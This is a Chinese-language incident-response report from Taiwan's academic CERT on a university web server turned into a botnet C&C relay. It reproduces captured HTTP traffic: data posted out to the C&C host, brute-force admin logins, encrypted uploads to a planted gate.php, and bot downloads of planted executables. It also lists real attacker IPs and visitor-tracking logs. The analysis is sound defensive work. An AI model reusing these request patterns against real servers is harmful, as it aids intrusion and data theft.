

個案分析-

C 大學的中繼站主機分析報 告

TACERT 臺灣學術網路危機處理中心團隊製

2016/2

I. 事件簡介

1. 近期接獲行政院 ICST 通報 C 大學疑似一台主機 120.X.X.2 感染成為 C&C 中繼站。
2. 該主機是一台 windows server 2008 的系所網頁伺服器，主要提供系所介紹及相關資訊。
3. 此外該主機有啟用 FTP 服務供系上老師及學生能夠上傳或下載資料。
4. 該主機同時會占用大量網路頻寬，造成系所對外網路速度不穩。
5. 本單位偕同 ICST 前往該大學進行數位鑑識並且側錄主機封包。

II. 事件檢測

1. 從 netstat 指令得知，該主機有開啟 port 80 及 21，分別為 Web service、FTP service 供使用者能夠存取。

5	TCP	0.0.0.0:21	0.0.0.0:0	LISTENING
6	[inetinfo.exe]			
7	TCP	0.0.0.0:80	0.0.0.0:0	LISTENING
8	[httpd.exe]			
9	TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
10	RpcSs			
11	[svchost.exe]			
12	TCP	0.0.0.0:445	0.0.0.0:0	LISTENING

2. 從背景程序列表中檢查，PID 2308 的程式 anydesk.exe 疑似是被植入的軟體，並非使用者安裝。

47	cmd.exe	3372	Services	0	2,124	K	Unknown	NT AUTHORITY\SYSTEM
48	anydesk.exe	3800	Services	0	12,760	K	Unknown	NT AUTHORITY\SYSTEM
49	cmd.exe	4128	Services	0	2,096	K	Unknown	NT AUTHORITY\SYSTEM
50	anydesk.exe	2308	Services	0	12,768	K	Unknown	NT AUTHORITY\SYSTEM
51	UIODetect.exe	656	Services	0	6,040	K	Unknown	NT AUTHORITY\SYSTEM
52	httpd.exe	5016	Services	0	67,928	K	Unknown	NT AUTHORITY\SYSTEM

3. 從封包紀錄中得知，主機會大量向紐西蘭目的端 5.45.75.6 發送大量封包，主要是透過網域名稱 xyz.hulahost.net 進行 HTTP POST 連線。傳送內容包含一些其他遠端主機 IP 及 PHP 等資訊。

NetWitness Reconstruction for session ID: 12963 (Source 120.1.1.2 : 49239, Target 5.45.75.6 : 80)

Time 11/23/2015 10:38:53 to 11/23/2015 10:38:54 Packet Size 12,336 bytes Payload Size 11,070 bytes
 Protocol 2048/6/80 Flags: Keep Assembled AppMeta: NetworkMeta: Packet Count: 33


REQUEST	RESPONSE
POST /rgw.php HTTP/1.1 Host: xyz.hulahost.net Accept: /*/* Content-Length: 1423 Expect: 100-continue Content-Type: multipart/form-data; boundary=-----e10a12ce45e4b182	HTTP/1.1 100 Continue
-----e10a12ce45e4b182 Content-Disposition: form-data; name="self" http://www.csie.nctu.edu.tw/csie/chinese/album/birth/?j=3232&online=viagra-sur-le-s-femmes -----e10a12ce45e4b182 Content-Disposition: form-data; name="sub_id" -----e10a12ce45e4b182 Content-Disposition: form-data; name="PHP_SELF" /csie/chinese/album/birth/index.php -----e10a12ce45e4b182 Content-Disposition: form-data; name="SERVER_PROTOCOL" HTTP/1.1 -----e10a12ce45e4b182 Content-Disposition: form-data; name="REMOTE_ADDR" 157.55.39.148	HTTP/1.1 200 OK Server: nginx/1.8.0 Date: Mon, 23 Nov 2015 02:39:00 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding 1f56 a:3:{s:7:"headers";a:1:i:0;s:38:"Content-Type";s:9034:"<!DOCTYPE HTML PUBLIC http://www.w3.org/TR/xhtml1/DTD/xhtml1- <html xmlns="http://www.w3.org/1999/xh <meta http-equiv="Content-Type" conten <title>Commande viagra rapide, viagra <link type="text/css" rel="stylesheet" n.css" />

4. 透過 Virustotal 掃描該網址 xyz.hulahost.net，偵測比例為 1/66 的惡意網站。

URL:	http://xyz.hulahost.net/
偵測率:	1 / 66
分析日期:	2015-12-18 15:28:29 UTC (1 月, 2 週前)

網址掃描器	結果
Sucuri SiteCheck	Malicious site
ADMINUSLabs	Clean site

5. 透過瀏覽器開啟該網址 xyz.hulahost.net 會出現要求輸入帳號密碼的登入頁面，可能為駭客所使用的一台 C&C 主機。



6. 此外從主機的網址路徑 `http://120.X.X.2/img/log.log` 檔案中，發現到很多紀錄包括了 IP、OS 版本、瀏覽器版本及網址等資訊。推論這些可能是存取過網站 `www.molihua.org` 的 IP 紀錄，並被駭客將資料存放在 120.X.X.2 的 web server 中。

```
109 IP:157.55.112.222 美国微软公司
110 OS:Windows XP
111 Browser:Internet Explorer 7.0
112 Flash:WIN 9,0,115,0
113 JRE:1.7.0
114 Referer:http://www.molihua.org/2011/10/blog-post_369.html
115 Language:en-us
116 Time:2012-12-06 10:08:48 AM
117
118 IP:74.125.184.19 美国加利福尼亚州山景市谷歌公司
119 OS:Windows 95
120 Browser:Chrome 23.0.1271.95
121 Flash:Shockwave Flash 11.5 r31
122 JRE:1.7.0_05
123 Referer:http://www.molihua.org/2012/07/blog-post_919.html
124 Language:zh-CN
125 Time:2012-12-06 11:12:19 AM
```

7. 封包紀錄中有大量的外部 IP 嘗試並且成功存取主機 120.X.X.2 的 Web service，其中以俄羅斯聯邦的 IP 數量最多。路徑為 `/csie/CSIE-English/webpages/administrator/index.php`，並且使用 HTTP POST 方式成功登入該主機，內容包含了登入帳號及密碼。

```

NetWitness Reconstruction for session ID: 16630 ( Source 195.206.253.146 : 63997, Target 120.1.1.2 : 80 )
Time 11/23/2015 11:23:26 to 11/23/2015 11:23:27 Packet Size 6,250 bytes Payload Size 5,488 bytes
Protocol 2048/6/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 13

R
E
Q
U
E
S
T


POST /csie/CSIE-English/webpages/administrator/index.php HTTP/1.0
Host: www.csie. . . . .edu.tw
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)
Cookie: 2c7fbb9b41cce8bda0418c539aa7e803=h0ig3f2gp62k88udnful38sko4; path=/
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 102

username=admin&63bfc75090a35d84e032b670738e98ca=1&task=login&lang=&passwd=
option=com_login

R
E
S
P
O
N
S
E

HTTP/1.1 200 OK
Date: Mon, 23 Nov 2015 03:23:32 GMT
Server: Apache/2.4.12 (Win32) PHP/5.6.
X-Powered-By: PHP/5.6.8
P3P: CP="NOI ADM DEVS PSAi COM NAV OUR
Expires: Mon, 1 Jan 2001 00:00:00 GMT
Last-Modified: Mon, 23 Nov 2015 03:23:
Cache-Control: post-check=0, pre-check=
Pragma: no-cache
Content-Length: 4654

```



8. 其次排名第二多的外部 IP 為以色列的 87.69.165.155，此 IP 透過 HTTP POST 到 /csie/img/gate.php 所接收，其內容是經過加密過的密文無法解讀，且 payload size 都有 3MB 以上，推論可能包含重要的機敏資訊。在此可以斷定該路徑 /csie/img/ 內容應該就是駭客所植入。

```

NetWitness Reconstruction for session ID: 13853 ( Source 87.69.165.155 : 56764, Target 120.1.1.2 : 80 )
Time 11/23/2015 10:47:14 to 11/23/2015 10:53:18 Packet Size 3,644,438 bytes Payload Size 3,428,348 bytes
Protocol 2048/6/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 3,810

R
E
Q
U
E
S
T

POST /csie/img/gate.php HTTP/1.1
Accept: */*
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: www.csie. . . . .edu.tw
Content-Length: 9764632
Connection: Close

◆6四歲k第◆!
)瀟脩0隼 鱗叁@盤4頓Y6a gy0擗9"X焜闊禾,v;' )$ &v焜1.◆ b(軸4^瘵 i@>驚◆ 測%
m% =#銳咨 \\\% ]鎗拷燭笙{-9榕 j嫖p劫q~◆◆◆.'◆+V祗邳◆56A<鄴K◆ 尖瑞D=, ◆◆□
詐EE鏘*1]◆◆ ◆◆$*◆9◆2 ◆* 鄆 d◆ 祔))Q &鏘D◆ ! 儒o鉉>XM 駐◆ (◆3o僂◆4
rR 氘 蕪D(拋剝 ZI蠅蝗 礮D痘 ? N"栲壤rR 蠟◆◆
k◆◆◆ v/觀* n假◆◆ wi◆. ◆* ◆◆ ◆ 筍 ◆◆ ◆- 擗/瓊濼◆=娛)h鏘7◆5籍僂Y◆ Z蠅榻
ov鄆鏘鏘B燻iK+d 蒞,驛◆2*◆◆◆;T屹櫻T付誨X鄆V_庚7睛◆◆ ◆j◆ E體 ◆?◆1◆, _5u鏘> S&
驛昔鏘_)Ah◆◆ ◆鏘奕◆ 殯v◆ ◆ K ◆◆◆3m*鐘馳觸鏘Z2 ,雲◆ ^◆◆◆-◆9
fr閱銀◆6 *B◆◆.蠟Q1誤sey◆ ^鏘倪[◆

```

9. 封包紀錄中有觀察到該主機向德國 188.40.61.24 下載安裝一個 AnyDesk.exe，該程式雖非惡意程式，但是為遠端桌面控制軟體，且可能為駭客所用。

```
NetWitness Reconstruction for session ID: 385744 ( Source 120. [REDACTED].2 : 63544, Target 188.40.61.24 : 80 )
Time 11/30/2015 2:22:27 to 11/30/2015 2:22:35 Packet Size 1,509,189 bytes Payload Size 1,421,283 bytes
Protocol 2048/6/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 1,568

R
E
Q
U
E
S
T

GET /AnyDesk.exe HTTP/1.1
Host: download.anydesk.com
Accept: */*

HTTP/1.1 200 OK
Server: nginx
Date: Sun, 29 Nov 2015 18:22:45 GMT
Content-Type: application/octet-stream
Content-Length: 1420960
Last-Modified: Fri, 23 Oct 2015 11:30:18 GMT
Connection: keep-alive
ETag: "562a1a4a-15aea0"
Accept-Ranges: bytes
```

10. 共 345 個相異外部 IP 會嘗試向該感染主機下載 /csie/img/csie.exe 執行檔，以法國的 5.135.5.113 為最多，不過該 csie.exe 執行檔在側錄封包期間已經被移除，可能為底層殭屍電腦固定報到用途。

```
NetWitness Reconstruction for session ID: 186758 ( Source 5.135.5.113 : 44204, Target 120. [REDACTED].2 : 80 )
Time 11/26/2015 2:30:29 to 11/26/2015 2:30:40 Packet Size 1,512 bytes Payload Size 770 bytes
Protocol 2048/6/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 11

R
E
Q
U
E
S
T

GET /csie/img/csie.exe HTTP/1.1
Accept: text/html
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.3) Gecko/20100401
Connection: close
Pragma: no-cache
Cache-Control: no-cache
Accept-Encoding: deflate
Host: www.csie [REDACTED].edu.tw

HTTP/1.1 302 Found
Date: Wed, 25 Nov 2015 18:30:37 GMT
Server: Apache/2.4.12 (Win32) PHP/5.6.8
Location: http://google.com/
Content-Length: 297
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

11. 封包紀錄中有來自許多國外 IP 的連線，以透過 HTTP GET 存取一個 bin 的執行檔案，位置是網站的 /csie/img/csie_vnc.bin。其中以法國 5.135.5.113 存取次數最多，平均間隔 20 分鐘下載一次，應為監控主機存活使用。

```

NetWitness Reconstruction for session ID: 189399 ( Source 5.135.5.113 : 27148, Target 120.X.X.2 : 80 )
Time 11/26/2015 3:56:50 to 11/26/2015 3:57:13 Packet Size 428,377 bytes Payload Size 399,411 bytes
Protocol 2048/6/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 435


R
E
Q
U
E
S
T

GET /csie/img/csie_vnc.bin HTTP/1.1
Accept: text/html
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.3) Gecko/201
00401
Connection: close
Pragma: no-cache
Cache-Control: no-cache
Accept-Encoding: deflate
Host: www.csie.X.X.X.edu.tw

HTTP/1.1 200 OK
Date: Wed, 25 Nov 2015 19:57:01 GMT
Server: Apache/2.4.12 (Win32) PHP/5.6.8
Last-Modified: Thu, 29 Oct 2015 11:29:43 GMT
ETag: "5e600-5233ca09e14b6"
Accept-Ranges: bytes
Content-Length: 386560

```

III. 網路架構圖



1. 使用者可能下載到惡意程式 anydesk.exe 成為駭客的中繼站。
2. 主機感染惡意程式後會向 xyz.hulahost.net 傳送底層 BOT 的資料。
3. 底層許多 BOT 如以色列 IP 向中繼站傳送加密過的機敏性資料。
4. 許多外部主機嘗試暴力破解登入中繼站 Web 主機的後台。
5. 部分主機如法國 5.135.5.113 持續向中繼站下載惡意檔案 csie.exe 和

csie_vnc.bin，推斷用來監控中繼站的存活。

IV. 建議與總結

1. 此個案取得資訊大多以側錄封包為主，故只能以網路封包去推論中繼站的網路行為。
2. 該主機疑似因為 HTTP 的漏洞而遭受感染成為 C&C 中繼站，並在 Web 路徑資料夾中植入 /img/ 的惡意程式，如 gate.php 和 cise_vnc.bin。
3. 該主機同時也會下載安裝 anydesk.exe 的遠端控制軟體讓駭客操控。
4. 該中繼站會接收來自底層殭屍電腦的資料，並且向上層發送加密或明文的資料，加密資料可能包含重要的機敏性資訊。
5. 因為該主機有啟用登入 Web 後台頁面，故被大量主機嘗試暴力登入 Web 後台。
6. 該主機也被駭客用來暫存其他網站 www.molihua.org 的登入紀錄，該網站主要是反對中國政權的內容議題。
7. 網站管理者要時常檢測 Log 紀錄及通訊埠使用情形，以避免遭受駭客入侵成為 C&C 中繼站。